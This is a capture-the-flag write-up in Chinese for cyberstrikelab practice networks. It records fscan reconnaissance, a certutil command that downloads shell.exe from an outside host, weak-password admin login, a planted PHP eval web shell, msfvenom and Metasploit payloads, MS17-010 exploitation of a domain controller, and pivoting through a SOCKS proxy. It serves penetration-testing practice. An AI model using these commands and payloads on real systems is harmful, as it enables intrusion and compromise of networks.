Ethernet adapter ��̫��ʵ�� 0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::71b1:e5e:d78d:3036%7
   IPv4 Address. . . . . . . . . . . : 192.168.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.233

Tunnel adapter isatap.{99805FC6-03F4-4415-8F77-D4C935988DCA}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :


C:\WWW>fscan.exe -h 192.168.10.10/24
fscan.exe -h 192.168.10.10/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.10.10   is alive
(icmp) Target 192.168.10.20   is alive
(icmp) Target 192.168.10.233  is alive
[*] Icmp alive hosts len is: 3
192.168.10.233:8080 open
192.168.10.20:7001 open
192.168.10.10:3306 open
192.168.10.20:445 open
192.168.10.10:445 open
192.168.10.20:139 open
192.168.10.10:139 open
192.168.10.20:135 open
192.168.10.10:135 open
192.168.10.10:80 open
192.168.10.233:22 open
[*] alive ports len is: 11
start vulscan
[+] NetInfo:
[*]192.168.10.10
   [->]WIN-P5ECGG92B08
   [->]192.168.10.10
[*] 192.168.10.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
[*] WebTitle:https://192.168.10.233:8080 code:404 len:19     title:None
[*] WebTitle:http://192.168.10.10      code:200 len:6060   title:Home
[*] WebTitle:http://192.168.10.20:7001 code:404 len:1164   title:Error 404--Not Found
[+] InfoScan:http://192.168.10.20:7001 [weblogic]
已完成 10/11 [-] ssh 192.168.10.233:22 root qwe123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 10/11 [-] ssh 192.168.10.233:22 root system ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 10/11 [-] ssh 192.168.10.233:22 admin admin#123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 10/11 [-] ssh 192.168.10.233:22 admin a123456 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 11/11
[*] 扫描结束,耗时: 4m39.975774s
第二台
fscan扫描出来的192.168.10.20:7001 weblogic

第二个flag

第三台
传马上线msf,msf注意修改ip,因为我们是正向连接
certutil -urlcache -split -f http://172.16.233.2:8000/shell.exe shell.exe

上传fscan
upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe
发现另外一张网卡
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫�� 3:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e9e1:6372:ae05:ecf0%17
   IPv4 Address. . . . . . . . . . . : 192.168.10.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.233

Ethernet adapter ��̫��ʵ�� 0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3d2f:f957:5cf8:220f%16
   IPv4 Address. . . . . . . . . . . : 192.168.20.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.20.1

Tunnel adapter isatap.{1342B97A-CC27-446C-9089-7A3F3210BB09}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{56056A50-6E34-40E7-805D-8B35838D77D9}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
扫另外一张网卡,发现第三台主机30
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20
fscan.exe -h 192.168.20.20

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.20.20   is alive
[*] Icmp alive hosts len is: 1
192.168.20.20:7001 open
192.168.20.20:445 open
192.168.20.20:139 open
192.168.20.20:135 open
[*] alive ports len is: 4
start vulscan
[*] 192.168.20.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
[*] WebTitle:http://192.168.20.20:7001 code:404 len:1164   title:Error 404--Not Found
[+] InfoScan:http://192.168.20.20:7001 [weblogic]
[+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12
已完成 4/4
[*] 扫描结束,耗时: 9.7411266s
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain>fscan.exe -h 192.168.20.20/24
fscan.exe -h 192.168.20.20/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.20.20   is alive
(icmp) Target 192.168.20.30   is alive
[*] Icmp alive hosts len is: 2
192.168.20.30:88 open
192.168.20.20:7001 open
192.168.20.30:445 open
192.168.20.20:445 open
192.168.20.30:139 open
192.168.20.20:139 open
192.168.20.30:135 open
192.168.20.20:135 open
192.168.20.30:80 open
[*] alive ports len is: 9
start vulscan
[*] 192.168.20.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
[+] NetInfo:
[*]192.168.20.30
   [->]WIN-9DJ4TH21IE9
   [->]192.168.20.30
[+] 192.168.20.30       MS17-010        (Windows Server 2016 Standard 14393)
[*] 192.168.20.30  [+]DC CYBERSTRIKELAB\WIN-9DJ4TH21IE9   Windows Server 2016 Standard 14393
[*] WebTitle:http://192.168.20.30      code:200 len:703    title:IIS Windows Server
[+] http://192.168.20.30 poc-yaml-active-directory-certsrv-detect
[*] WebTitle:http://192.168.20.20:7001 code:404 len:1164   title:Error 404--Not Found
[+] InfoScan:http://192.168.20.20:7001 [weblogic]
[+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2020-14750
[+] http://192.168.20.20:7001 poc-yaml-weblogic-cve-2019-2725 v12
已完成 9/9
[*] 扫描结束,耗时: 17.9561302s
发现ms17-010漏洞,使用命令执行得到最后一个flag

go-flag{kqqjRIRRoiJO5JIm}
cyberstrikelab-lab7
web渗透
9652端口八哥CMS
PS C:\Users\xt350> fscan.exe -h 192.168.10.10 -p 1-65000

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
192.168.10.10:139 open
192.168.10.10:135 open
192.168.10.10:445 open
192.168.10.10:3306 open
192.168.10.10:5040 open
192.168.10.10:7680 open
192.168.10.10:9652 open
192.168.10.10:49664 open
192.168.10.10:49666 open
192.168.10.10:49665 open
192.168.10.10:49669 open
192.168.10.10:49668 open
192.168.10.10:49667 open
192.168.10.10:49670 open
[*] alive ports len is: 14
start vulscan
[*] WebTitle http://192.168.10.10:9652 code:200 len:14625  title:网站标题-网站标题 - Powered By BageCMS
已完成 14/14
[*] 扫描结束,耗时: 4m16.0065058s
http://192.168.10.10:9652/install.txt
这个地址泄露了后台管理地址,使用admin / admin123456弱口令登录后台,发现cms版本为 BageCMS3.1.0


修改网站首页源码
<?php @eval($_POST['a']);?>
生成msf马,执行,监听上线
msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe

msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z"

内网渗透
C:\phpstudy_pro\WWW>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫��ʵ�� 0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8c17:fbcc:901f:c897%6
   IPv4 Address. . . . . . . . . . . : 192.168.10.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.10.233

Ethernet adapter ��̫��ʵ�� 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::fd48:8021:9701:9c1d%14
   IPv4 Address. . . . . . . . . . . : 192.168.20.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.20.1

C:\phpstudy_pro\WWW>fscan.exe -h 192.168.20.10/24
fscan.exe -h 192.168.20.10/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 192.168.20.10   is alive
(icmp) Target 192.168.20.20   is alive
(icmp) Target 192.168.20.40   is alive
[*] Icmp alive hosts len is: 3
192.168.20.20:445 open
192.168.20.10:445 open
192.168.20.10:7680 open
192.168.20.40:88 open
192.168.20.20:3306 open
192.168.20.10:3306 open
192.168.20.40:445 open
192.168.20.40:139 open
192.168.20.20:139 open
192.168.20.10:139 open
192.168.20.40:135 open
192.168.20.20:135 open
192.168.20.10:135 open
[*] alive ports len is: 13
start vulscan
[+] NetInfo:
[*]192.168.20.40
   [->]WIN-137FCI4D99A
   [->]192.168.20.40
[+] NetInfo:
[*]192.168.20.20
   [->]cyberweb
   [->]192.168.20.20
[+] 192.168.20.40       MS17-010        (Windows Server 2016 Standard 14393)
[*] 192.168.20.40  [+]DC CYBERSTRIKELAB\WIN-137FCI4D99A   Windows Server 2016 Standard 14393
[*] 192.168.20.20        CYBERSTRIKELAB\CYBERWEB          Windows Server 2012 R2 Standard 9600
已完成 13/13
[*] 扫描结束,耗时: 14.733617s

域控主机为20.40,存在永恒之蓝漏洞,使用msf命令执行,获取第二个flag
use admin/smb/ms17_010_command
set command type c:\\flag.txt
set rhosts 192.168.20.40
run
配置路由
run post/multi/manage/autoroute
使用代理
use auxiliary/server/socks_proxy
set VERSION 5
set SRVPORT 1080
run -j
